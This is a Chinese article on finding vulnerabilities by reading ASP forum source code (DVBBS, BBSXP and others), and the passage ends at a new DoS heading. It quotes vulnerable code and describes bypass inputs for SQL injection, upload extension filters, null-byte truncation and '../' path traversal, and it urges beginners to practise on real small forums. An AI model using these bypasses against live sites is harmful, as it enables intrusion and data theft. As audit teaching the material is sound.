什么是类型系统呢？广义的类型一般被定义为一种约束，也就是一种逻辑公式。我们知道，至少对于在汇编层面上，我们能够处理的各种类型数据可以是字符串、整数，还有浮点数和指针等，这些就是基本的（CPU能处理的）类型。而对于高级语言来说，更多的是面向问题本身，为了更贴近人的思考习惯，在诸如汇编中那一类原始数据的基础上进一步抽象，提供（或者是允许提供）了更多的类型，像高阶指针、多维数组、复杂的结构，甚至类等。一种语言可以包含有很多的类型，为了不至于产生错误，编译（或解释）器有一个很重要的工作就是保证运算中类型的一致性。对于这一点，我们很容易理解，一个数字不能和一个字符串相加减，更为极端的，同样是整型的数，苹果的个数和长筒丝袜的个数相加减也是缺乏意义的。保证运算中类型的一致性，也是保证软件正确性的一个必要前提，对于更小范围的安全性而言，这自然是编译（解释）器给我们的第一道防线。然而编译（解释）器终究不是完美的，尽管理论可以尽善尽美，但在各种各样的编译器中，类型系统的问题始终存在。在这方面，比尔·盖茨情有独钟的VB解释器是做到了极致——当然不是好的那一面，它甚至默许不用对变量类型进行预声明，随便逮着一个就可以用，默认情况下，整型字符串、浮点数都是随你挑的、缺乏强类型系统的支持，是VB的一个致命弱点。

作为VB的一个子集使用的VBScript，在ASP中肯定也有着相同的问题。最常见的，同时也是现在各种各样的所谓"SQL Injection检测工具"中能检测到的关于ID的注入，就是一个典型的类型问题。通常看来，ID应该是一个整型自增的数字，但是编写代码的人往往没有准确的去规定它，在整型与字符串之间模棱两可的结果是解释器索性就认为它是更为宽广的字符串类型，于是才有了ID可以不是整数，于是才有了后面的构造特殊ID可注入的情况出现。

这种注入，本质上的原因是类型检查不过关，所以才会有人为的Isnumeric函数出现，用来解决解释器没有做好的工作。抛开漏洞的利用方法不谈，在检测代码中，我们可以发现所有类型上的模棱两可都要留意，因为这可能就是罪恶之源。

作为一个交叉的例子，我们举一个存在的漏洞作为证据，DVBBS老版本中Messenge.asp的行368的代码如下：

```
conn.execute("update message set delR=1 where incept='"&trim(Dvbbs.MemberName)&"' and id in ("&delid&")")
```

这是一个本应该是集合，但却弄成字符串类型的错误。Delid是提交的输入，就程序本身看来，Delid描述的应该是一个集合，也就是由数字和逗号表述的集合类型，事实上所有的输入都是字符串。Delid如果是字符串类型的话，显然是不正确的，因而潜在的，这个Delid就有可能在后继部分造成错误，乃至被作为安全漏洞所利用。

小提示 关于集合，虽然它算是一个基本的类型，但是几乎所有的语言都没有提供它的标准定义和操作，于是程序的编写者不得不自己去用各种其他的类型来模拟它，并对集合的各种操作进行描述，比如并、交、属于等等。这是很容易出错的地方，没有很好训练过的程序编写者对数据类型的认识往往不特别深刻，他们宁愿采用一些想当然的写法，而不是证明过的算法来表述。在文章的稍后部分，我们会看到各式各样错误的集合操作描述，以及在这些错误表述下的危险。

可以想象的是，如果是一个字符串型数据，被错误的定义成了整型的数据，在ASP中是不太可能被利用的。这一点从类型包含的ASCII码字符上可以看出，整型类型仅仅包含0到9这10个不同的字符，而字符串型则基本上都可以。对于不区分数据类型的ASP而言，整型几乎就是字符串的一个子集，子集能够做到的东西，全集当然能够做到，所以这种"缩小"范围的类型错误，只在理论上有价值，对于找漏洞的而言，可以跳过去。反过来，整型的数据被错误的定义成了字符串型数据，遇到这种千万不要放过，仔细地看下去很有可能会有结果的。

有关类型系统差不多就是这些了，找多了漏洞，你会看到绝大部分种类的问题都是出在不正常的类型上面的。作为一个基础，不是说类型不对一定就会有安全方面的漏洞，而是在这种情况下，很多程序员可能没有能力正确地去处理数据（例如上面那个例子的利用，我们后面说），我们有很大的机会能够钻空子弄出点事情来。

由上我们可以得到一个结论：在仔细检测代码的时候，要注意每一个输入的准确类型，当发现类型不准确匹配的时候，查看的时候就要仔细了，很有可能那些不在事实类型中的ASCII码会捣乱子。这是基础的一步，虽然这一步没有准确地找出漏洞的所在地，但是可以大大地缩小我们寻找漏洞的范围，所以也是很重要的一步。要高效地看代码找漏洞，可不是拿起一个东西就开始乱读，而是要有针对性地去看的。为了不使得这篇文章最后被我搞得像教唆，还是要为开发者写点东西的：对于开发者而言，编写代码的时候，一定要准确地认证每一个变量的类型，并用相应的代码保证你所模拟的类型正确无误，这是开发者防止出现安全问题的第一道防线。

最后再来解释一下小标题中"脆弱"的含义。一方面当然是说ASP中对于类型检测实在是太弱智，几乎就和没有做一样；另外一方面，"脆弱"也部分地指明类型系统做的事情是非常有限的。作为测试中的一个最简单的例子，类型系统甚至无法防止除零错误，所以我们进入到下一个有趣的部分。

前置条件的缺失——逻辑错误（一）

如果当初Wirth的PASCAL是函数式语言而不是过程式语言的话，也许现在的一切问题都可以解决，因为函数式语言的编写本身就是证明的过程。很可惜我们不能享受这

种美好的世界,过程式的语言只管流程,每一步是否正确是由编程者自己保证的,这样的话,程序便有了瑕疵。能像计算机一样思考的人肯定是优秀的程序员,遗憾的是很多编写ASP代码的人只顾到了自己的感情,他们不清楚在做一件事情的时候,之前的准备工作是否已经完备。为了能够比较好理解所谓的前置条件,我们还是以一个具体的漏洞开始说起。

老版本的BBSXP在Prison.asp第71到89行有一个有趣的错误。这个错误在《BBSXP倒着看三》这篇文章中还能找到踪迹,下面就不贴代码了。全面理解这段代码的含义后,我们看到这段代码至少犯了两个错误 第一,没有检测"释放犯人"的状况 第二,没有能准确设定释放后的"权限"。第一个错误,就是典型的前置条件缺失。

可以想象,用来表述释放某个犯人的那段代码,不应该单纯地立即修改对象在数据库中的状态,在这之前,我们最起码还需要确认的是这个人是否是"犯人"。如果这个人的状态根本就不是"犯人",贸然释放他而出现的情况就会是这个人的状态被设定为释放后的状态。以文中的例子来看,倘若是释放一个管理员,结果是这个管理员被降低了权限,成为普通的成员。在前置条件(被释放者是否为犯人)没有确定之前,任何相关的处理代码,都潜在地存在问题。

这一类问题的出现根源完全是逻辑上的,前面所说的类型系统基本上已经不能起到作用了。对于代码的编写者和代码的查看者而言,清楚地了解程序的每一个流程是关键,如果想找到这样的漏洞,最起码要对代码每一段所作的任何事情都要分析清楚,然后凭经验或者是美妙的想象力来判断这里是否有条件不充分的情况出现。

> 小提示 一般而言,对于完成某项功能的过程或者函数或者是代码段,前置条件缺失的情况还是很常见的,像上面一样直接形成漏洞的情况虽然不多,但这也是一个潜在的隐患。

我找漏洞的时候,对于通常使用的函数往往是优先查看,然后记录下来可能的问题以及触发的条件,在调用函数的文件中,一旦发现触发条件满足,一个漏洞就出来了。对于完成某个功能的代码段,它们不被抽象成函数,多半是因为使用的次数较少,因而只要结合上下文看看是否考虑了所有的条件即可。花太多的时间去查看这一段与其它段代码的关联,太费时间不说,效果也不好,所以就没有必要了。

关于哪些是必要的前置条件,前面说过凭经验还有想象力,对代码查看者的要求似乎高了一点。这里说一个比较简单但是麻烦的方法,那就是穷尽所有的处理对象,例如处理的对象是用户,那你就把所有类型的用户都在头脑里面走一遍,看看有没有出问题的时候 又例如处理的是ASCII码,你就想想0到255中有没有哪个字符会弄出点毛病? 这种穷尽输入的方式不太需要动脑筋,但是通常情况下很有效,对于SQL Injection漏洞,基本上是够了,对于其它类型的漏洞,也还是颇有效果的。

除了上面的很典型的例子以外;再一起来看一个SQL Injection在这种情况下进行表述的查找过程,即官方版BBSXP中Setup.asp行238中的Log函数。

单独看函数代码本身可以看出来,程序员没有对Request.Servervariables("HTTP_USER_AGENT")进行任何处理,这一步前置条件的缺失,导致的是所有调用这个Log函数处都有注入的危险。这完全是经验性质的,而这种经验我相信每个人都会有,你所需要的只是一点点仔细。

于是我们可以得到一个结论 对于代码中(调用函数或者过程)完成特定功能的代码段、过程、函数,在理解的基础上充分地考虑其前置的条件是否充分。如果存在条件的遗失,则记录下遗失条件的类型和可利用的途径,然后结合上下文的情况,看看这些缺陷能不能够进一步被利用而导致安全上的问题。

对于编写代码的人来说,编写一段功能代码以前,要先充分地考虑到各种前提条件是否都具备了,不要指望在调用的时候让调用者去做。安全代码一个重要条件就是保证自身不出错,缺陷不应该被隐藏或是等待他人修补,而是应该自己去设法消除。

前置条件和类型系统有些时候还是不能够很好的工作,因为类型无误而且逻辑基本正确的代码还是会被利用,这就是下面要讨论的问题了——

隐藏数据的泄漏——逻辑错误(三)

总的来说,这一类的问题在ASP中还不是特别常见,但是以后可能会有相类似的漏洞被人不断发现以及利用。还是以一个漏洞作为开始

```
Order=HTMLEncode(Request("Order"))
......
sql="select * from [user] Order by "&Order&" Desc "
```

这个漏洞也是BBSXP中的,精华本脚本攻击栏目已经有文章详细介绍了。我们仔细分析一下,从类型系统来看,Order应该是一个字符串,从逻辑上来看,这个Order应该是在USER表中一个存在的列名。好了,我们假设类型系统已经起了作用,而且前置条件"Order应该是在user表中一个存在的列名"也在之前的函数调用中完整无误的表达了,还有什么问题呢? 问题就出在Order为Password字段的时候。这个字段说起来应该是属于隐藏的信息,也就是说不管在什么情况下,只要不涉及到身份验证的时候,一切操作都不能对这个字段进行任何修改甚至是查询。这一步信息的隐藏,在最开始的设计阶段,准确地说是在数据库表设计阶段就应该充分考虑到。普通信息(比如上站次数)与机密信息(比如这里的Password)至少需要在逻辑上隔绝,在防止跨越式查询攻击的时候,这一点尤为重要。

这个漏洞有着它自身的特殊性,由于Order by的参与,致使排序式的查询攻击可以实现。简单地说,就是说你可以自主地控制Password字段的内容,通过Order by后

你的位置与被攻击者位置的相对性来计算出对方的内容。放宽限制下，如果Order by允许带表达式，查询甚至可以精确到每一个字符位，这些都是取决于数据库系统的设定。当然，这不是说你针对每一个数据库系统都要对这个Order by后面的东西做出精确的外延设定，往往约束的条件可以有更好的安全性，同时又不会给用户的使用带来任何的不便。

还有一个简单的例子我们可以看看，就是DVBBS中关于Tongji.asp的问题

```
sql="select top "&request("n")&" username......
```

当然，你单纯地把它看成注入漏洞也没有错，我们这里只是从另外一个角度来分析问题。代码中的"n"肯定应该是一个整数型的东西，但是没有正确判断，继而Password的段内容没有被很好的隐藏，所以特殊的"n"可以把这些字段暴露出来。

同前面的一样，有信息隐藏的错误，不是一定存在安全问题，很多时候都是配合适当的平台才能够被利用。上面举的这2个例子都是数据库表设定失误造成的信息泄露，除此之外，还有比较有意思的关于MS SQL出错导致信息泄露的问题，同样可以认为是代码的问题。举一个流传已广的例子，MS SQL环境下的DVBBS漏洞，也就是前面说的那个漏洞的简单利用方法

```
conn.execute("update message set delR=1 where incept='"&trim(Dvbbs.MemberName)&"' and id in ("&delid&")")
```

当Delid错误地被设计成一个查询，而且这个查询包含一个特定错误的时候，MS SQL会返回错误的内容，继而暴露了敏感表的内容。它部分的原因在于前面说的表字段的逻辑隔绝与隐藏没有做好，还有一个原因就是没有隐藏出错的信息。

小提示 换一个角度想想，程序员面对的是代码，而最终软件面对的是用户，程序员最终要呈现给用户的是一些可用的东西，在出错的时候给出的只应该是设计过的出错信息。MS SQL返回的错误明显是提供给程序员的调试信息，这种类型的信息，仅有程序员知道以助于调试出错程序就可以了，没有必要也不应该返回给用户。所以程序代码需要隐藏的东西，除了上面所说的数据库表以外，似乎还应该添加上调试类的出错信息。

隐藏数据的泄漏虽然严重，但在实际的操作中并不是特别常见，所以这一节也就简简单单过去了。毕竟文章不是在教授程序员怎么写安全的代码，说多了似乎对以后找漏洞不利呢。

对于试图找寻漏洞的人而言，这一节总结的结论是：遇到信息隐藏不完整的时候，未受保护的敏感数据往往可以作为我们的攻击对象。在对代码进行检测中，偶尔也有会遇到结合上下文可以进行攻击的例子，这类漏洞不常见，但是编写人员很容易在这上面犯错误，估计以后这种问题会多起来。检查这一类的漏洞，同上一个逻辑错误一样，仔细想想普通与敏感信息之间的区别，替换各种可能的数据来测试即可。

上面说的Order by的错误，就算对输入进行完整的语义限制，还是会出问题。倘若换一种约束的方式呢？这就是下面我们要说的问题了。

放任的权限——逻辑错误（三）

换一种约束的方式当然是用另外的方法了，程序员喜欢的是给用户最小的权限，比如上面的排序，按道理只准你按照名字和经验排序就可以了，没有必要把用户提交的Order乖乖的送给SQL Server处理，哪怕类型与逻辑上都没有错误。

不得不说这是很好的想法。和法律一样，法律规定了政府部门的行为，也就是说在这之外，政府部门不能有其他的行为，否则就是犯法 而法律同样对人民有规定，不同的是规定了不能做什么，在这之外的，随便你做什么都不违法，哪怕是去炸掉整个银河系。对比一下现实就可以知道，政府行为容易受到约束，而做尽坏事却又钻法律空子没有办法治罪的人最麻烦。规定只能做什么，大体上没有问题 规定不能做什么，往往挂一漏万，而程序员编写代码就像是制定法律，规定只能做什么好，还是规定不能做什么好，两条路子，孰优孰劣，是显而易见的事情。

这是权限的一个方面。作为例子，看看上面的Order by，如果你输入的Order不是简单的进行类型处理就完事，而是用一个大的Swich-case分支来过滤，规定在什么情况下是什么，否则就设定为默认值，这样安全系数就会有保证，至少可以在形式上进行可靠性地证明。

这里也是一个容易出问题的地方（不然我就不写了），通常的情况是你可以规定很多"只能做"的事情，但是却没有穷尽所有的可能，也就是说少了那么一个"默认项"。也许就存在那么一个特别的输入，不属于所有的规定，但是你却把它放跑了，这种情况，你就丢失了你的权限。

或许这个问题还可以从另外一个方面来看，用户的输入究竟应不应该直接作为SQL语句的一部分？一旦你放任这种权限，等于就是默许了用户自己来构造各种各样的SQL语句，你做的诸如过滤、约定，只是查漏补缺，没有在本质上动摇这种放任。极端地说，既然丢开了权限的控制，注入就不能算是漏洞，而是你给出的功能的一部分，只不过你没有料到这个功能可以被黑客利用罢了。

说完了大的方面，我们再来点具体的。同样是权限没有管理好，几年前有过一个经典的问题，ASP文件上传——这个不是最近沸沸扬扬的那个漏洞，而是翔浩论坛等多个基于ASP的论坛存在的Admin_upload.asp，它本来是只能供管理员访问的文件（这一点看这个文件名就能想到了），却可以被普通用户利用来直接上传文件。

上述情况又是权限约束问题的另一方面，面对不同

的用户（不同等级，不同来源，或者不同权限等等），程序代码的编写者需要不同的对待，在正确的识别用户的分类情况以后，再根据相应的权限赋予特定的服务，这是很容易理解的。

同样的，理论上无误的东西到了程序设计者手中总会出点问题，前面的例子就是一个典型。本来这个文件只能是获得Admin身份认证的用户才能访问，但是它缺乏了必要的认证措施，导致任何用户都可以自由访问，结果就成了一个不小的漏洞。后来很长一段时间好像没有看到过这么严重的问题，但这并不意味着类似情况不存在，只不过是它的表现方式和位置不一样了。仔细的话，你还能在某些论坛中找到，比如枚举的情况不完整，或者是缺乏默认情况导致验证可以被绕过等等。

理解了漏洞的成因，找寻漏洞也就不是很难的事情了，我们得到的结论是：遇到权限验证和分配的时候，往往就是漏洞现身之处。对于各种权限的认证，往往是对应不同的情况有不同的处理，这个时候处理有可能不完整，最为可能的是缺乏默认的约束和验证的绕过。同样的情况还可能出现在那些Switch-case语句中，程序员爱犯的一个错误就是忘了默认情况，偶尔也会出现忘记处理几种必要情况的事情。出现大量的IF判定的时候，与分支语句一样，也是一个薄弱之处，甚至比分支语句更容易出现问题。看见这一类问题的时候，要理清楚头绪，不要自己先就晕乎的了。

大量分支或者是判断语句之所以会出现错误或者是遗漏，关键是这样程序的路径实在太多了，程序员不好控制，到了最后往往是东南西北分不清楚数据到底从什么地方过来的，这就引出了另外一个问题——

路径与作用域

这里说的路径，不是计算机文件系统中的路径，而是程序流图中的概念。对付理不清楚的程序流图路径，测试中有专门的一块叫做路径覆盖。我们找路径方面的漏洞，大概也就是覆盖路径，换句话说就是想出走遍所有路径的办法。我承认这条路是麻烦了一点，但是要找漏洞，总得比写程序的人更要有耐心，不是吗？

小知识：所谓程序流图基本上分为控制流和数据流，单看控制流图，其实就是把程序中所有的语句作为图的结点，语句与语句之间的联系作为边。比如一个判断语句，后面可以有两个后继部分，即真分支和假分支，于是就有两条边，接着后面的两条语句，最后形成图中的边就是路径。可以看到，一旦有一个判断语句，可能的路径就增加了一倍，一个大点的程序路径数目是非常恐怖的。如果不是对程序特别熟悉，根本弄不清楚中间拐来拐去的路子，加上实际执行中真假边走的不一样，就像北京西直门立交桥一样，到时候该跟着哪条路子走，压根就是一团乱。

路径方面出现的问题，配合其他的情况，就现在看来在已知的漏洞中出现情况是最频繁的。最近的DVBBS 7.0注入，就是路径没有仔细考虑的问题。这个例子比较复杂，看起来麻烦，好在现在已经有很好的分析文章了，随便找篇文章看看就应该会有比较深刻的理解。限于篇幅，这里给出一个更为简单的例子，是半年前乔客论坛的一个问题，当时似乎没有公布，改版以后就绝迹了。在论坛文件Gallery.asp行62有一个正常的SQL构造

```
sql="select * from gallery where hidden=1 and
types='"&action&"' and id="&id
```

其中行7、8、9则是在此之前对ID的处理

```
if action="view" then
 if not(isnumeric(id)) then action="paste"
end if
```

其实之前对于Action的处理已经很好了，没有上文说的放任权限的那种情况，但是这里路径却出了问题：明明可以有两条路子走到62行，但只有Action等于View的情况下ID被正确的处理了；Action的值如果被设定为Flash_view，试图对ID类型的约束便失去了效果。这是非常简单的注入漏洞，是程序员对路径的模糊认识造成的。现在应该也有不少类似的问题，只是没有这么简单的表现，中间经过的路径更加复杂，看起来也会更麻烦。但是万变不离其宗，只要你能够比写程序的人头脑清楚一点，你就能发现这样的问题。

同样可以通过这个话题引出来的是关于作用域的问题。大体说来，你可以认为从某个节点（语句A）开始，凡是通过某条路径能够到达的地方，都是它能够起到作用的地方，也就是它的作用域。简单的，比如很多论坛系统中，首先对你提交的帖子编号进行整数的判定，然后在整个平坦的作用域中，只要还没有在同一级返回，都是这一个判定能够起作用的地方。比较容易理解的是，语句不能作用到与它不同的分支上面，而且如果一旦返回到上一级函数或者上一层，它的效果就有可能消失了。

像我凭空就这样说说，别人看起来似乎太抽象了，还是另外举一个例子，一个关于间接输入的问题。我们通常不管不顾的对所有的输入进行去掉单引号的工作，比如：

```
xxx = replace(xxx, "'", "''")
```

这一步是把输入中的单引号换成两个连续的单引号，作了这么一步，肯定可以保证这个变量下次作为字符串被用在SQL语句的构造中时，不会出错（我们姑且这么认为）。在这个数据被加入数据库后，由于SQL处理中对数据的改动（连续的两个单引号会被编码成一个单引号），Replace的作用被抵消，其作用已经结束，数据在安全性上便失去了保护。如果只是操作完后就抛弃这个数据，那逻辑上就没有问题，但是这个数据没有被抛弃，而下一次还可能被程序从数据库中拿出来继续使用；这个时候上一次Replace的效果已经消失，必须要另外再作一次函数处理来保障，在使用当中才不会出现问题。

反过来，在2次使用中没有对它进行处理的话，就会有麻烦，本质上这种间接的输入还是会造成可能的注入。例子我在这里就不再列举，在看代码的过程中也许你会发现各种过滤作用被抵消或者是失效的地方，接着你就会发现扎眼的漏洞。

这里好像抽象的地方比较多，倘若要前前后后完全写明白的话，没有几万字是不行的。如果你有点基础，我想看这些东西应该不是太困难，而且目前看来这方面出的漏洞好像还是最多的。实际发现过几个后再回过头读这些东西，估计理解就好办多了，而且省了你自己总结的时间。

作为又一个结束，还是稍微总结一下：在代码中，往往会有某些路径走下去就是漏洞出现的时候，这是程序员没有处理好的缘故。造成程序员失误的原因通常是由于程序本身的流程太复杂，过多的调用和太复杂的嵌套、分支都有可能是罪魁祸首。在我们看到有大量条件或者是大量分支语句的时候，我们应该习惯性的把所有可能的路子都在头脑里面走上一遍，说不定中间就隐藏了一条小道，通向漏洞。

说完了逻辑错误，我们再来说说误用与遗漏的问题。

误用——自作多情的程序员错误

有句话叫做"世上本无事，庸人自扰之"，很多代码读到最后就有这种强烈的感觉 明明很简单而且不会出问题的地方，给自作聪明的程序员写出来，好像是大得不得了的问题。这种小题大做的事，最后的结果做得没错就算了，坏就坏在有时候做得还不对，真是叫人哭笑不得。空口无凭，先来看一个比较罕见的漏洞，是关于对标准函数的理解问题的。

最新的乔客论坛免费版本中，文件Upload.asp从43行开始是对上传的类型进行规定，其功能是如果发现有".asp"存在的话，先就把这个可能性给封杀了。我们可以这样理解这段代码的意义，有一个特定的集合来记录管理员规定的上传类型，如果发现者其中包含有".asp"就应该去掉。这步应该说没问题，但是由于VB中没有集合的操作，只好程序员去模拟，于是问题就来了：

```
up_temp=replace(up_temp,",asp,",",")
```

解释一下编写这段代码的人为什么这么想 首先所有的可能扩展名都已经一一列举在一个变量中，而且每两个之间用逗号分割，这样在保证扩展名中不存在逗号的情况下(这个也是很重要的，马上后面另外一个例子说)，如果准确的发现有"，asp，"，一定非法。这种想法对于集合来说没有错误，而且在这条语句之前的语句已经对边界情况进行了处理，即使是ASP这个扩展名在最开始或者最后头也不会漏报或者误报。那么，问题出在什么地方呢？问题出在要处理的那个字符串根本就不是集合！这是程序员模拟的一个集合类型，它缺乏了最起码的一个规定，那就是集合里面相同的元素不能出现2次。如果我有2个紧挨着的"asp"元素会是怎么样的呢，不妨试试看：

```
,asp,asp,
```

这个可以过滤掉吗？要看Replace的功能了。Replace不是递归的去一遍一遍过滤，而有可能是从头开始找到一个匹配的就替换，然后接着找。也就是说上面这个字符串，过滤的过程不是说第一次把第一个",asp,"替换成一个逗号，然后再看看全部字符串继续替换"，asp，"成一个逗号，而是一次性的，发现几个"，asp，"就替换成几个逗号，第一个替换以后，已经检测到第二个"a "，后面的暂时不构成"，asp，"，也就逃脱了过滤。

可以做个简单的实验，提交"，asp，asp"直接给上面一句话，看看结果是什么，不出意外的话，得到的结果会是"，asp，"。闹了半天，这个敏感的词汇还在里面，根本没有被过滤掉。

这个漏洞估计应该是程序员对函数的内部实现不太清楚而导致的，但是根源却在于他把简单的事情做复杂了——既然有了逗号分割的集合，为什么不Split一下然后逐个比较呢？完全是程序员耍小聪明，结果砸到了自己的脚。给我们这样子一折腾，可以看到，如果你是管理员，可以自由修改允许的那些原始后缀名的话，弄上2个连续的ASP作为可上传的后缀名，在前台就可以随便上传.asp文件了。

这种误用还有其它的表现，不过大多数情况下，漏洞都出现在程序员自己编写的有关集合的操作中。如果这种集合的操作或者是元素涉及到可利用的部分，比如上传的文件扩展名或者是特殊权限用户的话，丁点的错误就可能成为安全漏洞。

再来看一下另外一个不能利用，但却是同样让人疑惑的错误，在Forum_isaction.asp行11有如下一行代码

```
if instr("|"&dim_cause&"|","|"&cause&"|")<1 then cause=""
```

还是前面的问题，这是模拟的集合中的查询操作。这里倒是用一个小竖线分割了，如果输入的Cause中间也有竖线的话，那又会是一个什么样的情况呢，举一个例子：

```
a|b|c          a|b
```

如果这2个变量分别如上的话，明显是一个逻辑错误。这类的错误在相同的论坛中大量存在，类似让人疑惑的模拟查询操作，有对扩展名的，也有对用户名的，其中注册用户名中不能有竖线，总算是逃过了被利用的可能，但是潜在的危险，还是消除了比较好。

这就是前面说的模拟集合操作的一些错误。关于程序员的误用错误，可以多种多样，上面只是一些我遇到的表现而已。这本来是一个大类，限于水平，我实在是不能给出更多的例子了，看多了代码以后，可能你也会有一些发现。这一类的错误往往是看代码的人和写代码的都不容易发现，但是发现了的话，肯定是个大玩艺儿。

经验性质的给出一个小结吧 关于误用的漏洞，如果是不太了解函数内部的情况，就不容易发现，所以还是要平时积累，觉得有想法就动手去做试试看。容易出错的地方是关于集合的操作。由于没有集合这种标准类型，需要用字符串对集合操作进行模拟，比如replace、split等函

数，这些都是罪恶之源，多想多积累，说不定就能看到问题所在了。

遗失的可能——程序员的另一个错误

相信我看过的所有论坛中，没有一个是按照软件工程中除"边做边改"外的任何一个模型做出来的。一般的可能性是大家先一窝蜂写代码，写好了准备卖钱或者是发布的时候才玩了命地写文档。这个时候，所谓的需求分析等文档，全部是按照代码写的，若是检查起来，代码当然满足文档的要求。可惜现实是糊弄不了的，存在漏洞代码再漂亮，给一个有经验的人看来，光靠文档哪能骗不过去。

编写代码之前缺乏文档会造成一个什么问题呢？除了没有一个标准的规范以外，还有一个可能就是本身的安全性和可行性并没有得到评估——根本就无从评估。编写代码的时候，所有出现的问题都要临时去想办法解决，所有的可能性都要临时去想，一个人的能力有限，而时间压力等因素可能不会给你机会去深究，这种情况下，难免不出现可能性遗失的事情。

例如常见的通过Request.Servervariables("HTTP_USER_AGENT")来注入问题，这个变量的来源到底是什么，可能性有哪些，也许代码编写者一开始就没有搞清楚过，只是想当然的就开始在里面找"ie"或者"mozilla"字串了。当然它有可能是Netscape，或者IE等等提交的，但也有可能被人在HTTP协议上面伪造，只考虑其中一种可能性而丢掉了其它的可能性是造成这个漏洞的关键，然后这个变量再配合构造SQL语句，一个经典而且完整的动网漏洞就这样出现了。

如果说这个例子有些模糊，还不能很好地反映问题所在的话，让我们换一换方位，再来看各大论坛普遍存在的上传文件格式的问题。

很多论坛为了安全性的考虑，防止客户上传.asp文件，在代码中设置了不能上传相关类型文件的规定。试想，纵使管理员失败到了极点，也不会去设定允许上传这样的文件到可执行的目录，怕就怕攻击者通过其它的漏洞得到了管理员的权限，再通过这种途径得到Shell，所以在代码中加上这一段保护的初衷是非常好的——然而仅仅是.asp文件就够了吗？

如果你安装有IIS的话，打开"属性"->"主目录"->"配置"，看看有哪些文件默认情况下扩展名和.asp是同样的映射到asp.dll中的？我打赌你至少能看到.cer、.asa、.cdx这3种，也就是说，单单禁止掉.asp文件的上传，考虑还是太不周全。你不能保证用户把后面三种映射都删除掉，而你在用户手册中也没有说叫他们删除掉，所以这是一个很不负责的做法。前面说过，该自己保证的，不要等到别人去做，也不要期望别人有这个保护，所以要禁止，就要彻底的干掉这4种可能的文件类型，在后继的版本中，也许你还要考虑.aspx、.asax等等。

下次你看代码的时候，也可以注意一下这种类型的错误，它也是"规定你不允许做什么"这一行为的失败。这种问题存在得太普遍了，以至于开发者都不认为它是一个问题，但是当你需要渗透或者是通过同一IP的另外网站注入攻击的时候，你就知道这个东西是多么的有用了。

本节所述的也是一个非常庞大的问题，就我能收集到的关于无意丢掉各种可能性的问题代码、漏洞就有很多。通常造成漏洞的原因，除了前面说的文档缺失造成无法评估之外，还有就是程序员本身对服务器、协议或者是各种软件接口的了解程度不够。它的表现形式虽然是多种多样，但归根到底就是代码编写者的考虑不够。出现这一类漏洞的地方可能很多，也没有一个很好的方法可以限定出问题几率较大的地方，所以基本上看代码的人不会刻意去寻找(上面说的那个除外)，如果碰到了涉及服务器配置，第三方软件调用等等，而你又恰好比较熟悉，那可以深入一下，指不定你想到的可能性，代码编写者就没有想到。

以同样的眼光看看跨站的问题。开发者认为一个用户提交的内容给另外一个用户浏览没有问题，然而当这种内容以HTML的文法表示出来的时候，或许给了恶意的攻击者嵌入JavaScripts来做某些事情的可能，比如获取Cookie——通常这里面有用户个人敏感的信息。这也是一种被遗失掉而没有考虑到的可能。

末了，再做个总结：程序员考虑不周全是常见的事情，找出这种漏洞的关键在于你比程序员更加了解各种配置或者是接口的情况——这是可能的，因为程序员不是超人。除了特定格式普遍存在的问题以外，花大功夫去深究这一类漏洞不是很值的，但是碰到了你觉得似乎有问题的地方，一定不要放过，程序员大部分还是小心谨慎的人，他们能够发现的错误一定会想办法掩盖掉的，如果你发现了味道不对，找到漏洞的希望还是相当大的。

特殊字符——谁能想到？

这一节很简单，也就简单的写了。

首先是SQL注入中的单引号(只是单引号的问题，其它类型的注入问题前面的方法已经能够处理了)。正常的测试软件和测试用例估计是测不出来，关键是第一个发现的人意识到如果输入中加入一个单引号，虽然在我们看到的代码层面上虽然没有任何类型、语义或者是逻辑方面的问题，但是生成出来的SQL语句却变了味道。继而发现，这种变了味道的SQL执行起来可以变化无穷甚至可以直接威胁到网站甚至服务器的安全，于是我们也跟着大量的发现相同的错误，走着前人走过无数回的道路，一次一次证明单引号会造成问题。

单纯这种漏洞，找法和前面的都不一样。因为固定了出错的模式，所以只要找到什么地方的操作生成了SQL语句，并且以此为起始点，倒着往上面找就可以了。看看参与生成SQL语句的变量，一步一步地经过了那些过滤，最后再看看是否来自用户提交就可。漏洞存在需要满足两个条件：第一，作为用户的提交或者间接

的提交 第二，没有过滤单引号就被加到了SQL语句中间去。值得注意的是，有些时候倒着查看代码，可能会跨越好几个文件，除了耐心之外，清醒的头脑和记忆力也是必须的。

其次就是0x00在字符串中的问题。最近的一个表现就在于DVBBS上传文件中，路径中含有0x00会造成整个路径字符串的截断，在存储过程中存成了另外的文件。这也仅是一个特殊字符的问题而已，机理不清楚也不影响我们找漏洞。

找这种漏洞也没有什么技巧，逮到一个程序直接找上传的部分好了，如果发现路径和文件名分离而且路径可以自主控制，那么就按照现在外面满天飞的程序改写一个试试看，成功了就好，不成功的话，看看是不是走了眼，看看路径一类的到底有什么规定没有，或者是看看权限对不对。

还有一些特殊字符是比较容易想到的，经验性质的，前人也有过给出来，就是这个"../"。DVBBS 6.x版本中有不少这样的问题，作为不能直接获得权限的，本来大家都留在手里当花瓶看看，后来黑过去黑过来的，到后继版本就被补掉了。比如删除头像的问题，就是当你设置你的头像路径时，用"../"穿透了本身应该所在的目录，设定成了某个服务器上存在的文件，下次删除头像的时候，代码就错误的把你指定的文件给删掉了。这个漏洞也算是特殊字符吧，因为你提交的是一个文件及其路径，含有"../"的文件路径，无论从类型还是逻辑上来说，似乎都没有问题。

寻找这一类漏洞也有固定的方法，就是专门看处理文件的地方。所有处理文件的地方，只要有你能够控制或者是间接控制的，都去看看能不能用"../"来穿透，并想想穿透以后有没有什么严重的后果或者是可以利用的情况。如果不幸地，程序没有过滤掉这个，你又可以通过这个问题来挪移、删除一些文件，那么恭喜你，这就是一个漏洞。

还有很多的特殊字符，比如反斜杠、空格、小数点等等，在其它的语言中出现的问题比较多，ASP中似乎还没有见到过，也许以后会有，也许你能想出一些利用的方法，这里就不废话了。

这一节内容很简单，主要是因为它出错的类型用一只手就能数得过来。特殊的字符，只有第一个人难想到，一旦想到公开以后，出错的类型就不大会变了。类型很死，找漏洞反而方便，而且也有固定的模式，更让人愉快地是这些固定的漏洞出现的机率非常之大，不出名的小论坛、下载系统、文章系统，随便抓一个来就是一大把。我想初学者寻求发现漏洞的乐趣，可以从这些类型的漏洞开始，先从小论坛之类开刀吧。

总结这里就不用了，三种大的情况，说得很清楚，依葫芦画瓢，只要存在漏洞，就肯定能够找出来。唯一要再三提醒的是细心和耐心，看一个下午的代码还是让人心烦的，要是两分钟找一个漏洞的话，每个人都去享受这样的快感了！

DoS的烦恼——其他

